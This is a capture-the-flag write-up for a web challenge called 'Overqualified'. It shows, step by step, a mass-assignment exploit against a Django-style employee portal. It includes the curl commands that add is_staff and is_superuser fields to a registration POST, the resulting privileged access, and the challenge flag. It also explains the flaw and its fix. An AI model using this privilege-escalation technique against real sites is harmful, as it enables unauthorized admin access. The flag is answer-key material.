~/labs/ctf/fluid-attacks-latam-2026-2/overqualified
OverqualifiedNexaCorp's employee portal lets new hires sign up for internal access. HR swears the onboarding form only asks for name, email, and password. Just those three. Promise.
Metadata
| Field | Value |
|---|---|
| Category | web |
| Difficulty | Medium |
| Points | 100 |
| Solves | 110 |
| First Blood | olati |
Challenge Description
NexaCorp's employee portal lets new hires sign up for internal access. HR
swears the onboarding form only asks for name, email, and password. Just those
three. Promise.
Artifacts
This challenge directory did not include application source code or a ZIP archive. The useful local artifacts are the final solver and evidence captured from the live web application:
solve_overqualified.sh
assets/register.html
assets/register-page.png
assets/dashboard-normal.html
assets/dashboard.html
assets/dashboard.png
assets/admin-dashboard.html
assets/admin-dashboard.png
assets/register-response.txt
Target used during the solve:
https://ce2f3697ec2f4faa.chal.ctf.aeRecon
I started with normal web recon instead of assuming the bug from the challenge title. The root route redirected to the login page:
curl -k -i https://ce2f3697ec2f4faa.chal.ctf.ae/Relevant response:
HTTP/1.1 302 Found
Server: gunicorn
Location: /login/
The unauthenticated dashboard routes also redirected to login:
curl -k -i https://ce2f3697ec2f4faa.chal.ctf.ae/dashboard/
curl -k -i https://ce2f3697ec2f4faa.chal.ctf.ae/admin/dashboard/
Relevant responses:
Location: /login/?next=/dashboard/
Location: /login/?next=/admin/dashboard/
That established the basic boundary:
anonymous user -> login/register only
authenticated employee -> dashboard
privileged user -> /admin/dashboard/
Next I inspected /register/ because the prompt emphasized what the onboarding
form “only asks for”. The page returned a Django-style CSRF token and a visible
registration form:
curl -k -i https://ce2f3697ec2f4faa.chal.ctf.ae/register/Relevant response headers:
HTTP/1.1 200 OK
Server: gunicorn
Set-Cookie: csrftoken=<token>; Path=/; SameSite=Lax

The visible fields in the form were:
<input type="hidden" name="csrfmiddlewaretoken" value="...">
<input type="text" name="username" id="id_username">
<input type="email" name="email" id="id_email">
<input type="password" name="password" id="id_password">
<input type="password" name="password_confirm" id="id_password_confirm">
There were no visible fields named is_staff, is_superuser, role, or
admin. The screenshot below shows the same public form as rendered by the
browser:
At this point I had two useful observations:
- The application looked like Django:
csrftoken,csrfmiddlewaretoken,sessionid, andServer: gunicorn. - The prompt was unusually specific about the form only asking for normal user fields.
That combination made me test whether the frontend was stricter than the backend.
Vulnerability
The vulnerability is mass assignment, also commonly called overposting. The server accepts additional registration parameters that are not present in the HTML form and applies them to the newly created user.
This was not a blind guess. The reasoning path was:
- The challenge text pointed at a mismatch between the visible onboarding form and the backend registration behavior.
- The live app exposed Django CSRF/session conventions.
- Django’s built-in
Usermodel has privilege fields namedis_staffandis_superuser. - Those field names match the exact kind of sensitive attributes that should never be bindable from a public registration request.
Django documents is_staff as the boolean that allows access to the admin site,
and is_superuser as the boolean that grants all permissions. Django’s
create_superuser() helper sets both of them to true, which made these the
first privilege fields to test.
The suspicious request was therefore not a normal account registration:
username=<user>
email=<user>@nexacorp.internal
password=<password>
password_confirm=<password>
but the same request with extra privilege fields added:
username=<user>
email=<user>@nexacorp.internal
password=<password>
password_confirm=<password>
is_staff=on
is_superuser=on
The server should ignore or reject is_staff and is_superuser because they
are not part of the public registration form. Instead, the created account
became staff and could access the administrative dashboard.
Exploitation
The exploit chain was:
- Fetch
/register/to receive a CSRF cookie and hidden CSRF form token. - Submit the registration form with the normal fields.
- Add
is_staff=onandis_superuser=onto the POST body. - Reuse the returned
sessionidcookie. - Visit
/dashboard/and confirm the account is nowStaff. - Visit
/admin/dashboard/and read the flag.
The first step was collecting the CSRF token:
curl -k -c cookies.txt \
  https://ce2f3697ec2f4faa.chal.ctf.ae/register/ \
  -o register.html
The token is in the hidden input:
<input type="hidden" name="csrfmiddlewaretoken" value="<csrf token>">As a control, I created a normal user without the extra fields and checked the dashboard. The role stayed unprivileged:
assets/dashboard-normal.html:900: <span class="card-label">Role</span>
assets/dashboard-normal.html:904: Employee
The exploit registration request added the overposted fields:
curl -k -i \
  -b cookies.txt \
  -c cookies.txt \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Referer: https://ce2f3697ec2f4faa.chal.ctf.ae/register/' \
  --data-urlencode 'csrfmiddlewaretoken=<csrf token>' \
  --data-urlencode 'username=<new user>' \
  --data-urlencode 'email=<new user>@nexacorp.internal' \
  --data-urlencode 'password=Aa1!overqualified' \
  --data-urlencode 'password_confirm=Aa1!overqualified' \
  --data-urlencode 'is_staff=on' \
  --data-urlencode 'is_superuser=on' \
  https://ce2f3697ec2f4faa.chal.ctf.ae/register/
The server accepted the registration and created an authenticated session:
HTTP/1.1 302 Found
Location: /dashboard/
Set-Cookie: sessionid=<session>; HttpOnly; Path=/; SameSite=Lax

After that registration, /dashboard/ showed the account as staff and exposed
the admin navigation item:
<span class="badge badge-staff">Staff</span>
...
Admin Dashboard
Browser evidence:
The final request used the same session cookie:
curl -k -b cookies.txt \
  https://ce2f3697ec2f4faa.chal.ctf.ae/admin/dashboard/

Relevant response:
<div class="flag-value">
  <code id="flag-code">flag{23d35949aa706158}</code>
</div>
Browser evidence:
Technical Details
Mass assignment happens when request parameters are bound to internal object fields too broadly. In this challenge, the public HTML form only exposed normal registration fields, but the backend behavior showed that additional submitted fields were still applied to the user object.
The important distinction is:
visible form fields       -> username, email, password, password_confirm
server-accepted extras    -> is_staff, is_superuser
security-sensitive impact -> account becomes privileged
This is especially dangerous in frameworks with conventional model fields. A
tester does not need source code if the framework and object type are guessable.
Here, the Django indicators made is_staff and is_superuser realistic field
names to try. The successful exploit proved that the registration handler was
not using a strict allowlist of bindable fields.
The expected backend pattern would be:
allowed registration fields = username, email, password
ignore/reject everything else
The observed behavior was:
public registration POST
        |
        v
extra is_staff/is_superuser parameters accepted
        |
        v
new session has Staff/Superuser privileges
        |
        v
/admin/dashboard/ reveals internal system key
A proper fix would explicitly map only allowed registration fields into the user
creation logic, use a dedicated registration form or DTO, and force sensitive
authorization fields such as is_staff and is_superuser to server-side
defaults regardless of client input.
Exploit Artifact
The final artifact is solve_overqualified.sh. It:
- fetches
/register/; - extracts the CSRF token;
- submits a registration request with
is_staff=onandis_superuser=on; - keeps the authenticated cookies;
- requests
/admin/dashboard/; - prints the flag.
Usage:
chmod +x solve_overqualified.sh
./solve_overqualified.sh https://ce2f3697ec2f4faa.chal.ctf.ae
To regenerate the HTML evidence:
OVERQUALIFIED_EVIDENCE_DIR=assets \
  ./solve_overqualified.sh https://ce2f3697ec2f4faa.chal.ctf.ae
Validation
Syntax check:
bash -n solve_overqualified.shFinal solver output:
flag{23d35949aa706158}Evidence files:
assets/register.html          public registration form
assets/dashboard-normal.html  normal user control, role remains Employee
assets/dashboard.html         overposted user dashboard, role is Staff
assets/admin-dashboard.html   admin dashboard containing the flag
Important extracted lines:
assets/register.html:881: name="username"
assets/register.html:889: name="email"
assets/register.html:897: name="password"
assets/register.html:904: name="password_confirm"
assets/dashboard-normal.html:904: Employee
assets/dashboard.html:848: badge-staff
assets/dashboard.html:895: Admin Dashboard
assets/admin-dashboard.html:935: flag{23d35949aa706158}
References
- https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html
- https://cwe.mitre.org/data/definitions/915.html
- https://docs.djangoproject.com/en/5.2/ref/contrib/auth/
Flag
flag{23d35949aa706158}